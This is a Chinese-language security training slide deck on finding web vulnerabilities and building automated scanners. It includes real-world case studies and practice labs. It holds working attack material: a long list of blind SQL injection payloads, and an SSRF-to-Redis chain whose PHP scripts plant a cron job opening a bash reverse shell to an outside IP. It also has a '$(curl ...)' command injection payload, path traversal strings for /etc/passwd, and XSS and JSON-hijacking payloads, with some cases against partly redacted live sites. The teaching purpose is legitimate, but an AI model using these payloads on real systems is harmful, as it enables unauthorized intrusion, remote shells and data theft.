漏洞挖掘技巧

讲师-王川

大纲

- 常见漏洞的自动化挖掘
- 业务逻辑中常见漏洞的测试技巧
- 自动化扫描的流程

web安全常见漏洞的自动化挖掘

- xss

xss自动化挖掘。重点在于输入与输出。在参数、url、请求头中，输入测试的字段，回显过程中检测相应字段。注意response返回头中Content-Type:text/html 非此类型只有在低版本ie或者个别浏览器中才会触发。

web安全常见漏洞的自动化挖掘

- sql注入

sql注入的点很多，cookie、header、url、请求参数中均可能触发。
1.有错误回显。通过错误输出判断
2.通过注入语句规则的不同，判断相似度
3.延时

sql注入的技巧

各种sql语句的使用场景下，使用特定的规则。
注入的语句如何闭合sql语句，使语法正确，是关键

sql注入规则

```
PROCEDURE analyse((extractvalue(1,BENCHMARK(elt(1=1,100000000),md5(1)))),1)--
" or 2=if((1=1 ) AND sleep(10),1,1) and ""="
1,7) or 1=(SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),BENCHMARK(100000000,SHA1(1)),1))--
^if(now()=sysdate() and 1=1,SLEEP(10),0)
^if(now()=sysdate() and 1=1,BENCHMARK(100000000,SHA1(1)),0)
PROCEDURE analyse((select extractvalue(rand(),concat(0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(100000000,SHA1(1)),1))))),1)
AND 7621=IF((ORD(MID((IFNULL(CAST(VERSION() AS CHAR),0x20)),1,1))=53),SLEEP(10),7621) and 1=1
' AND 7621=IF((ORD(MID((IFNULL(CAST(VERSION() AS CHAR),0x20)),1,1))=53),SLEEP(10),7621) and '1'='1
' (IF(MID(version(),1,1)=5, SLEEP(10), false)) '
AND 1=(SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),sleep(10),1))-- a
(SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),sleep(10),1))
' (IF(MID(version(),1,1)=5, SLEEP(10), false)) '
' AND SLEEP(10) AND 'buul' LIKE 'buul
(IF(MID(version(),1,1)=5, SLEEP(10), false))
if(now()=sysdate(),sleep(10),0)/^'XOR(if(now()=sysdate(),sleep(10),0))OR'"XOR(if(now()=sysdate(),sleep(10),0))OR"^/
' or sleep(10) or '1'='1
or sleep(10) -- a
and sleep(10)
'/if(1,sleep(12),1)/'
or sleep(10)
and sleep(10) -- a
AND 1=(SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),BENCHMARK(100000000,SHA1(1)),1))-- a
' (SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),BENCHMARK(100000000,SHA1(1)),1)) '
' AND 1=(SELECT IF((IFNULL(ASCII(SUBSTRING((SELECT @@version),1,1)),0)=53),BENCHMARK(100000000,SHA1(1)),1))-- a
' (SELECT 1 FROM (SELECT SLEEP(10))A) '
1,2) and exists(select if((1=1),sleep(10),1) and (1
^(sleep(10))
'XOR(if(1,sleep(10),0))XOR'
%df' and sleep(10)--
aaa'XOR(if(now()%3dsysdate(),sleep(10),0))OR'bbb
%df' and sleep(10)#
%df' or sleep(10)#
and benchmark(100000000,sha1(1))--
' or benchmark(100000000,sha1(5)) '
^1 and sleep(10)
```

sql注入案例分享1

当注入语句在特殊位置，使用对应的规则闭合

一、详细说明:
http://[redacted]/api/yz_jingpai/allbids?_=1527221945247&id=1253448772&page_size=21&page=0

参数size存在注入
注入单引号返回:
{"errno":"42000","errmsg":"SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1","data":""}

说明存在注入
二、漏洞证明:
limit型注入暴库测试:

http:/[redacted]/api/yz_jingpai/allbids?
_=1527221945247&id=1253448772&page_size=21+PROCEDURE+analyse((extractvalue(1,BENCHMARK(
-&page=0

请求出现延迟
书名database长度为11

http:/[redacted]/api/yz_jingpai/allbids?
_=1527221945247&id=1253448772&page_size=21+PROCEDURE+analyse((extractvalue(1,BENCHMARK(
-&page=0
说明database第一个字母为m

sql注入案例分享2

当请求做了较多的请求头限制

post请求:
http://[redacted]/Aj_H5_H5Pay?_t1505456078827
参数:
verNum=791&paymethod=aliPay&text=[redacted]
&check=1&channel_type=1&help_id=227398&money=10&help_type=4&bank=

加上referer
http://[redacted]/Aj_H5_H5Pay?_t1505456078827

Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_3 like Mac OS X) AppleWebKit/603.3.8 (KHTML, like Gecko) Mobile/14G60 Weibo (iPhone7,1__[redacted]__7.9.1__iphone__os10.3.3)

这样就能正常请求了:
help_id=227398 and 1=1 and sleep(2) 请求延时
help_id=227398 and 1=2 and sleep(2) 请求不延时
注入单引号302跳转

说明存在注入。

web安全常见漏洞的自动化挖掘

- ssrf与url跳转

大部分ssrf、url跳转漏洞触发在请求参数中。通过替换参数为第三方服务器地址，接收到请求说明漏洞存在。

注意对于ssrf漏洞有协议的扩展如file:// dict:// gopher://等，可扩大漏洞的危害

SSRF的利用方式

1.判断内网端口开放
2.寻找内网的命令执行
3.dict,gopher等协议+内网redis等
4.ssrf所带的请求头

ssrf的绕过技巧

1.域名指向
2.302跳转
3.白名单限制错误

ssrf的案例分享1

ssrf+redis getshell内网的方式

首先是站点http://bbs[redacted].cn

还是那个老洞，bbs的ssrf漏洞

http://bbs[redacted]/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2F%2F你的远程服务器地址%5B%2Fimg%5D

请求该请求，如果你的远程服务器地址收到了请求，说明存在ssrf

非常幸运的是该服务器支持dict协议

构造php:

<?php header("Location: dict://[redacted]6.108:2333/_test");?>

顺利接收到请求:

```
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from [redacted]7.10.9.
Ncat: Connection from [redacted].10.9:1848.
CLIENT libcurl 7.19.7
_test
QUIT
```

接下来就是用dict协议扫描内网了，这是一段漫长的过程

最后发现[redacted]226这台机器，6379开放着redis，root空口令运行

直接反弹了内网shell:

```
root@bogon ~]# /sbin/ifconfig
sbin/ifconfig
th1       Link encap:Ethernet  HWaddr 00:50:56:9C:04:5E
          inet addr:[redacted].226  Bcast:10.100.124.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

ssrf的案例分享2

ssrf修复错误，未修复302跳转的方式

[http://[redacted]/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1][http://122.114.136.108/php/dict.php?url=10.[redacted]2333?1.jpg[/img]&inajax=1&fid=2&wysiwyg=1&formhash=65a873fd&posttime=147677723]]

dict.php是一个302跳转的页面代码为：

```
<?php
 echo $_GET["url"];
 header("Location: dict://".str_replace('?1.jpg','',$_GET["url"]));
 ?>
```

当使用discuz的ssrf漏洞访问[http://122.114.136.108/php/dict.php?url=10.[redacted]3?1.jpg|http://[redacted]orum.php?mod=ajax&action=downremoteimg&message=[img=1,1][http://122.114.136.108/php/dict.php?url=[redacted].2333?1.jpg[/img]&inajax=1&fid=2&wysiwyg=1&formhash=65a873fd&posttime=147677723]] 时，实际上访问的地址dict://[redacted]这个地址，[redacted]

ssrf案例分享3

程序猿常会犯错误，判断关键词

[redacted]，请求验证的是url是否有关键词https://[redacted]

如果地址为：https://[redacted]依然会被判定为合法的地址

将[redacted].com.uddlab.cn指向一个内网地址。再次请求到了内网

测试请求请求的地址

https://[redacted].com/api/file/download?

name=%E6%88%90%E6%9C%AC%E6%A0%B8%E7%AE%97%E8%A1%A8-

%3Cscript+src%3Dhttp%3A%2F%2F122.114.136.108%2Fjs%2F1.js%3E%3C%2Fscript%3E%E5%

wctest%E4%BA%A7%E5%93%81-2018%2F8%2F6&url=https%3A%2F%2F[redacted]

[redacted].com.uddlab.cn%2F[redacted]%2Fstatic%2Fvideo%2Fshop_d83aee346abab0f518a37182a934ff0

我idc机房的机器监听443端口。再次收到了请求：

```
[root@t[redacted] holescan]# nc -l -vv 443
Connection from [redacted] port 443 [tcp/https] accepted
□□□
```

ssrf的案例分享4

看看ssrf都打过来了什么？

```
[root@localhost ~]# nc -l -vv 2344
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::2344
Ncat: Listening on 0.0.0.0:2344
Ncat: Connection from [redacted].
Ncat: Connection from [redacted]:55219.
GET / HTTP/1.1
Accept: image/webp,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Host: 122.114.136.108:2344
Connection: Keep-Alive
Accept-Language: zh-CN,en-US;q=0.8
Referer: http://122.114.136.108:2344
Bfe-Logid: 14244649225595959559
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Clientip: 218.76.167.105
Clientport: 55478
Bfe-Atk: NORMAL_BROWSER
Bfeip: 10.209.139.45
Cookie: [redacted]B134DA850ECE6E5A44D365BA4:FG=1;[redacted]21lcDlBc[redacted]
[redacted]AA8xJwVnsScFZc
```

ssrf练习

1.请使用google或者百度搜索，找出1个discuss的ssrf。
2.使用ssrf+redis获取122.114.136.108:6379服务权限

1.discuz的ssrf路径
/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]vps地址?1.jpg[/img]
使用dict协议dict://serverip:port/name:data

测试步骤1：

1.先检测目标站点是否支持dict协议。测试请求：

http://122.114.136.108/php/mydict.php

```
<?php header("Location: dict://122.114.136.108:2336/_test");?>
```

2.分四条请求写入定时任务

http://122.114.136.108/php/dict1.php?url=122.114.136.108

```
<?php
header("Location:
dict://".str_replace('?1.jpg',",$_GET["url"]).":6379/set:1:\"\\x0a\\x0a*/1\\x20*\\x20*\\x20
*\\x20*\\x20/bin/bash\\x20-
i\\x20>\\x26\\x20/dev/tcp/122.114.136.108/2335\\x200>\\x261\\x0a\\x0a\\x0a\"");
?>
```

http://122.114.136.108/php/dict2.php?url=122.114.136.108

```
<?php
header("Location:
dict://".str_replace('?1.jpg',",$_GET["url"]).":6379/config:set:dbfilename:root");
?>
```

http://122.114.136.108/php/dict3.php?url=122.114.136.108

```
<?php
header("Location:
dict://".str_replace('?1.jpg',",$_GET["url"]).":6379/config:set:dir:/var/spool/cron/");
?>
```

http://122.114.136.108/php/dict4.php?url=122.114.136.108

```
<?php
header("Location: dict://".str_replace('?1.jpg',",$_GET["url"]).":6379/save");
?>
```

ssrf扫描内网时参考代码

```
while i<=255:
    ip="10.19.156."+str(i)
    url1 = "http://**/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg
    test.GetWebContent2(url1,1)
    url2 = "http://**/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg
    test.GetWebContent2(url2,1)
    url3 = "http://**/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg
    test.GetWebContent2(url3,1)
    url4 = "http://**/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg
    test.GetWebContent2(url4,1)
    print url1
    i+=1
```

除了discuz的ssrf你还知道哪些？

- weblogic
- ueditor

http://**/uddiexplorer/SearchPublicRegistries.jsp?operator=http://122.114.136.108:2336&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search

http://**/ueditor/php/getRemoteImage.php
参数：
upfile=http://**/users/sign_in%23.jpg

web安全常见漏洞的自动化挖掘

- 命令注入

大部分命令注入存在于请求参数中，当然从逻辑上来讲请求头、cookie、url等也是有可能触发的。

重点在于将命令注入的规则替换到参数中，如何判断命令执行。大部分命令注入是没有回显，可以使用ping （ceye），或者curl、wget第三方服务器

http://ceye.io/profile

Profile

Payloads

API

DNS Rebinding

Records

HTTP Request

DNS Query

CEYE only shows the last 100 records.

input search url name

Download

Reload

Clear

ID	Name	Remote Addr
2307334	[redacted]	[redacted]
2307333	[redacted]	[redacted]

Last Login (UTC+0): 2018-08-10 03:32:29

Identifier: [redacted]

API Token: [redacted]

DNS Rebinding: + New DNS

命令注入案例

在https://[redacted]/usercenter/user/businessmanage/service
业务管理处随便创建个业务。
创建完成后进入sdk管理。
其中sdk管理的请求：
https:[redacted]updateplaycloudinfo
参数：
bid=wctest&platform=Android&mode=0&id=134&version=default

在version处注入命令：
$(curl http://122.114.136.108:2333)
成功收到curl请求：

```
[root@localhost ~]# nc -l -vv 2333
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from [redacted]
Ncat: Connection from [redacted]54222.
GET / HTTP/1.1
User-Agent: curl/7.25.0 (x86_64-unknown-linux-gnu) libcurl/7.25.0 OpenSSL/1.0.1p zlib/1.2.3 c-ares/1
Host: 122.114.136.108:2333
Accept: */*
```

web安全常见漏洞的自动化挖掘

- 文件包含、任意文件下载

两种漏洞测试方法相似、都使用跳转目录的方式访问指定的文件。
php中文件包含可和log日志相结合来执行任意代码。
任意文件下载，大部分用在加载文件、下载文件等功能使用。

在自动化检测时替换参数中值，
如../../../../etc/passwd，../../../../../Windows/win.ini,file:///etc/passwd
等

思考？

- 以上漏洞的自动化测试的共同点

1.均用到了原始request
2.均需要对request进行改包为指定规则后进行重放

自动化测试思路

- 代理+重放请求

测试实践

- fiddler+自动化检测脚本

FiddlerScript 可自己编写插件功能。将request进行保存，再本地测试。

Fiddler 插件的编写

1.两个比较重要函数
OnBeforeRequest 请求request之前
OnExecAction 自定义命令

```
case "save":
            var Sessions=UI.GetAllSessions();
            for (var i=0;i<Sessions.Length;i++)
{           Sessions[i].SaveRequest("路径
+"_Request.txt",false);
            return true;
```


测试实践

- 从站点http://122.114.136.108/wordpress/ 中找出sql注入、xss、文件包含、ssrf、url跳转、命令执行漏洞。

存在漏洞

- http://122.114.136.108/peixun/exec.php?xss=rt&cm=1&event=2&content=ssswctest&num=12&wcd=1&ff=wsssctest&sql=test&test=1&id=1
- http://122.114.136.108/peixun/xss.php?xss=rt&cm=1&url=44&event=2&content=ssswcdanyinhao&num=12&wcd=1&ff=wsssctest&sql=test&test=1&id=1
- http://122.114.136.108/peixun/include.php?xss=rt&cm=1&url=44&event=2&content=test&num=12&wcd=1&ff=wsssctest&sql=test&test=1&id=1
- http://122.114.136.108/peixun/ssrf.php?test=1&num=12&cm=1&wcd=1&xss=rt&sql=test&url=22&content=sss&ff=wsssctest&id=1&event=2
- http://122.114.136.108/peixun/urljump.php?test=1&url=44&num=12&cm=1&wcd=1&xss=rt&sql=test&content=sss&ff=wsssctest&id=1&event=2
- http://122.114.136.108/peixun/sqllm.php?content=admin&id=1&page=1
  http://122.114.136.108/peixun/sqlca.php?content=admin&id=1&page=1
- http://122.114.136.108/peixun/sql.php?xss=rt&cm=1&event=2&content=sss&num=12&wcd=1&ff=wsssctest&sql=test&test=1&id=1

实战练习

- 以下是一些钓鱼网站，请找出可能存在的漏洞：

95516ax.com
95516bp.com
95516ct.com
95516cu.com
95516ef.com
95516ej.com
95516ep.com
95516ft.com
95516fw.com

95516fz.com
95516hs.com
95516kp.com
95516lt.com
95516ne.com
95516oa.com
95516om.com
95516rp.com
95516ui.com
95516uy.com
95516wl.com
95516zw.com

业务逻辑中常见漏洞的测试技巧

- CSRF

CSRF涉及业务逻辑。最常见的两种防御手段是token和验证referer.

1.注意：开发人员在实现验证referer常会范的错误，验证domain中是否包含指定的关键词此方法是错误的。
2.注意：get请求不适用于通过验证referer来防止csrf

业务逻辑中常见漏洞的测试技巧

- 存储xss

除常规的业务逻辑分析，查找xss的输入与输出外：
分析另外两种出发存储xss的可能：
1.上传
2.盲打

存储xss案例分享1

自定义content-type

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------190878626742096534655297155
Content-Length: 593

-----------------------------190878626742096534655297155
Content-Disposition: form-data; name="userfile"; filename="index.svg"
Content-Type: image/svg+xml
<?xml version="1.0"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg xmlns="http://www.w3.org/2000/svg" version="1.1"
      width="120" height="120" viewBox="0 0 236 120">
  <rect x="14" y="23" width="200" height="7" fill="lime"
      stroke="black" stroke-width="1" />
<script>alert('1')</script>
</svg>
-----------------------------190878626742096534655297155--
```


存储xss案例分享2

不知道在哪里触发xss,只是盲测

GET /api/startup/1?_res=hd1080&_token=&_latitude=&_nettype=1&_local=zh_CN&_
=25&_model=MI%206&_channel=[redacted]&_devtype=1&_appver=267287&_[redacted]ver=V9.
[redacted]&_devid=07fdc64b1e54c531c91a38e59bb1999a&_ip=[redacted]&_longi
g/onload=(new(Image)).src='//***.***.com'> HTTP/1.1

Host: api.[redacted]

Connection: close

User-Agent: okhttp/3.3.1

2、以上接口参数from存在问题，插入<svg>标签并使用js生成<svg>的src属性，提交请
求，说明标签及js均成功执行了：

GET / HTTP/1.1
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5
Referer: http://[redacted]x.html
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Accept-Encoding: gzip, deflate
Host: [redacted]
Connection: Keep-Alive

业务逻辑中常见漏洞的测试技巧

- json劫持

json劫持是读类型的csrf，同样可以使用csrf的解决方案来解决。同样也有csrf的绕过技巧。

```
<script>
function wctest(a){
alert(a.phone);
}
</script>
<script src="http://**?callback=wctest"></script>
```


测试json劫持漏洞时的注意点

- 1.检测referer的验证方式是否正确
- 2.当没有回调函数时可增加callbak尝试是否会回显函数
- 3.空referer的绕过技巧，可以使用iframe嵌套base64后的json劫持代码。如：

<iframe src="data:text/html; base64,base64后的代码">

json劫持测试练习

测试请求：

http://122.114.136.108/peixun/json.php

请获取返回值中phone的值

业务逻辑中常见漏洞的测试技巧

- 越权漏洞

1.传统的双浏览器参数替换来验证
2.cookie替换来验证

fiddler在越权测试中的优势

```
public static RulesOption("cookiechange")
   var cookiechange: boolean = false;

if (cookiechange)
{
oSession.RequestHeaders['Cookie']='cookie'
}
```


Result	Protocol	Host	URL	Body
200	HTTPS	admin-sa...	/api/events/all?_=1533541500775	1,018
200	HTTPS	admin-sa...	/api/partitions/list?extremum=true&_=1533541500776	27
200	HTTPS	admin-sa...	/api/alarms?_=1533541500777	2
200	HTTPS	admin-sa...	/api/alarms/report?_=1533541500778	2
200	HTTPS	admin-sa...	/api/funnels?limit=1000&_=1533541500779	885
200	HTTPS	admin-sa...	/api/funnels/funnel/1/properties?_=1533541500780	25,732
200	HTTPS	admin-sa...	/api/funnels/funnel/1/report?bookmarkId=	1,166
200	HTTPS	admin-sa...	/api/app_push_config?_=1533541500781	2
200	HTTPS	admin-sa...	/api/events/all?_=1533541500782	1,018
200	HTTPS	admin-sa...	/api/partitions/list?extremum=true&_=1533541500783	27
200	HTTPS	admin-sa...	/api/alarms?_=1533541500784	2
200	HTTPS	admin-sa...	/api/alarms/report?_=1533541500785	2
200	HTTPS	admin-sa...	/api/property/user/properties?_=1533541500786	762
200	HTTPS	admin-sa...	/api/funnels/user/list	3,350
200	HTTPS	admin-sa...	/api/funnels/user/list/csv?project=production	1,243
200	HTTPS	admin-sa...	/api/partitions/list?extremum=true&_=1533541500776	27
403	HTTPS	admin-sa...	/api/alarms?_=1533541500777	24
403	HTTPS	admin-sa...	/api/alarms/report?_=1533541500778	24
200	HTTPS	admin-sa...	/api/events/all?_=1533541500775	1,018
200	HTTPS	admin-sa...	/api/funnels/funnel/1/properties?_=1533541500780	25,732
200	HTTPS	admin-sa...	/api/funnels?limit=1000&_=1533541500779	889
400	HTTPS	admin-sa...	/api/funnels/funnel/1/report?bookmarkId=	63
200	HTTPS	admin-sa...	/api/app_push_config?_=1533541500781	2
200	HTTPS	admin-sa...	/api/events/all?_=1533541500782	1,018
200	HTTPS	admin-sa...	/api/partitions/list?extremum=true&_=1533541500783	27
403	HTTPS	admin-sa...	/api/alarms/report?_=1533541500785	24
200	HTTPS	admin-sa...	/api/property/user/properties?_=1533541500786	762
403	HTTPS	admin-sa...	/api/alarms?_=1533541500784	24
403	HTTPS	admin-sa...	/api/funnels/user/list	24
200	HTTPS	admin-sa...	/api/funnels/user/list/csv?project=production	1,243

业务逻辑中常见漏洞的测试技巧

- 支付逻辑类漏洞

1.数量
2.金额
3.附加产品
4.产品
5.时间
6.并发

支付漏洞案例

以下请求为一个创建订单的的请求，分析其中参数，认为风险最大的参数为哪个？

创建订单的请求为:

https://[redacted]com/order/restapi/protected/createOrder?_=1497498071433

参数:

{"tokenId":"N_AA0FA486487FD6BEBEC6B3C1D76E94D3EB741D34EF1BEE8CF63D34288EC4957801C35F21888300A3","userCode":"","sessionId":"d691071d45bd4c0e8e45db5563ddc89e","appName":"AYLCAPP","accountType":"2","version":"2.0","channel":"mobileH5","cltplt":"h5","cltver":"1.0","body":{"orderSource":"zqapp","productBuyDtos":[{"subProductNo":"PAZQ00000003_SUB0001","quantity":"1"}]}}

支付漏洞案例2

某租车服务，租车价格，38元/天。绑定额外手续费30元，
基本保障服务60元，开发人员限制了数字必须为正整数

https://****/restapi/soa2/13172/ISDBookingSnapshoot

n(千二)延安东路隧道。\ ,\ remark\ :\ \ ,\ tailNumDeal\ :\ \ },\ login\ :1,\ payment\ :{\ paymode\ :2,\ active\ :1,
ptype\":1,\"deposit\":5000,\"pdeposit\":3000,\"cash\":0,\"prepay\":128,\"original\":166,\"firstrent\":38,
rentprice\":76,\"reduce\":38,\"cashback\":0,\"details\":[{\"code\":\"1001\",\"name\":\"租车费\",\"amount\":76,
count\":2,\"price\":38,\"unit\":\"份\"},{\"code\":\"1003\",\"name\":\"车行手续费\",\"amount\":30,\"count\":1,\"price
:30,\"unit\":\"份\"},{\"code\":\"1002\",\"name\":\"基本保障服务\",\"amount\":60,\"count\":2,\"price\":30,\"unit\":
份\"}]},\"payments\":[{\"paymode\":2,\"active\":1,\"ptype\":1,\"deposit\":5000,\"pdeposit\":3000,\"cash\":0,
prepay\":128,\"original\":166,\"firstrent\":38,\"rentprice\":76,\"reduce\":38,\"cashback\":0,\"details\":[{\"code
:\"1001\",\"name\":\"租车费\",\"amount\":76,\"count\":2,\"price\":38,\"unit\":\"份\"},{\"code\":\"1003\",\"name\":
车行手续费\",\"amount\":30,\"count\":1,\"price\":30,\"unit\":\"份\"},{\"code\":\"1002\",\"name\":\"基本保障服务\",
amount\":60,\"count\":2,\"price\":30,\"unit\":\"份\"}]}],\"paymode\":2,\"serviceIds\":{\"ctrip\":[],\"vendor\":[]},
services\":{\"assurance\":[{\"code\":\"1002\",\"name\":\"基本保障服务\",\"amount\":60,\"count\":2,\"price\":30,

支付漏洞案例3

某厂商礼品兑换的请求如下，说说你觉得可能存在的问题？

https://**/buy?g=108&c=1

实践练习

观察以下请求，想一想你认为可能的风险

以下是一个购买意外保险业务的下单请求。想一想都有哪些业务逻辑风险


{"insurantNum":[{"personNum":1,"subjectType":11}],"effectDate":{"birthDay":"1963-08-16","addDays":"","endDate":"2019-08-
15","beginDate":"2018-08-16"},"planPackage":{"marketProductCode":"MP03000328","packageCode":"00000","packageType":"01"},
"applyPeriod":{"term":12,"termUnit":"M"},"planDuty":[{"dutyCode":"CVYA001","planCode":"PL03Y0257","subjectType":11,"valu
e":"100000"},{"dutyCode":"CVYB001","planCode":"PL03Y0257","subjectType":11,"value":"8000"},{"dutyCode":"CVJB009","planCo
de":"PL03J0105","subjectType":11,"value":"100000"},{"dutyCode":"CVJA028","planCode":"PL03J0117","subjectType":11,"value"
:"0"},{"dutyCode":"CVJD006","planCode":"PL03J0092","subjectType":11,"value":"100"},{"dutyCode":"CVYA009","planCode":"PL0
3Y0197","subjectType":11,"value":"500000"},{"dutyCode":"CVYA011","planCode":"PL03Y0197","subjectType":11,"value":"10000
0"},{"dutyCode":"CVYA012","planCode":"PL03Y0168","subjectType":11,"value":"100000"},{"dutyCode":"CVJB013","planCode":"PL0
3J0080","subjectType":11,"value":"2000"},{"dutyCode":"CV80001","planCode":"PL0280001","subjectType":11,"value":"50000"}]
"security":"1","flowId":"J0MKOB6D9NWOKc6o"}

自动化扫描流程

- 资产收集
- 端口扫描
- 服务识别
- 漏洞检测
- 实时监控

自动化扫描的流程-流程图

- 流程图



自动化扫描的流程-资产收集

- 域名收集
- ip收集

1.域名收集有很多种：爆破、第三方站点采集、证书、搜索引擎，推荐工具subDomainsBrute,Sublist3r-master
2.主要放在c段中。识别出web服务后，通过关键词判断服务是否为可收集资产。无法识别的自动化检测漏洞

自动化扫描的流程-端口扫描

- fping 探活
- masscan端口扫描

1.fping ip直接探索ip是否存活
2.masscan扫描时注意速率，选择一个适当的速率范围进行扫描。masscan --ports 1-65535 --rate 10000 --wait 1

测试实践

- 请使用masscan检测122.114.136.108开放的端口

```
[root@[redacted] ~]# masscan --ports 1-65535 122.114.136.108 --rate 1000 --wait 1

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-08-09 04:12:53 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 122.114.136.108
Discovered open port 3306/tcp on 122.114.136.108
Discovered open port 22/tcp on 122.114.136.108
Discovered open port 6088/tcp on 122.114.136.108
Discovered open port 3790/tcp on 122.114.136.108
```

自动化扫描的流程-服务识别

- web服务与非web服务分开处理
- 通过特定数据包检验服务端口返回

1.web服务的识别很简单，通request的返回状态即可判定服务是否有效，收集如200、404、403、500、301、302、400、等有效web服务状态
2.非web服务通过已知服务，向服务发送特定数据包，检测返回结果

web服务的检测代码

```
try:
    url = 'https://' + domain
    getcode = requests.get(url, timeout=3,verify=False).status_code
    if getcode != 200 and getcode != 403 and getcode != 404 and getcode != 500 and getcode != 400 and getcode != 401:
        getcode = requests.get(url, timeout=3,verify=False).status_code
        if getcode != 200 and getcode != 403 and getcode != 404 and getcode != 500 and getcode != 400 and getcode != 401:
            getcode = requests.get(url, timeout=3,verify=False).status_code
            if getcode == 200 or getcode == 403 or getcode == 404 and getcode != 500 and getcode != 400 and getcode != 401:
                return True
            else:
                return False
    else:
        return True
except Exception as ex:
    loger.LogWrite('exerror.txt', 'fun244https:' + domain)
    return False
```


非web服务的检测代码

```
host, port = domain.split(':')
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, int(port)))
data = """
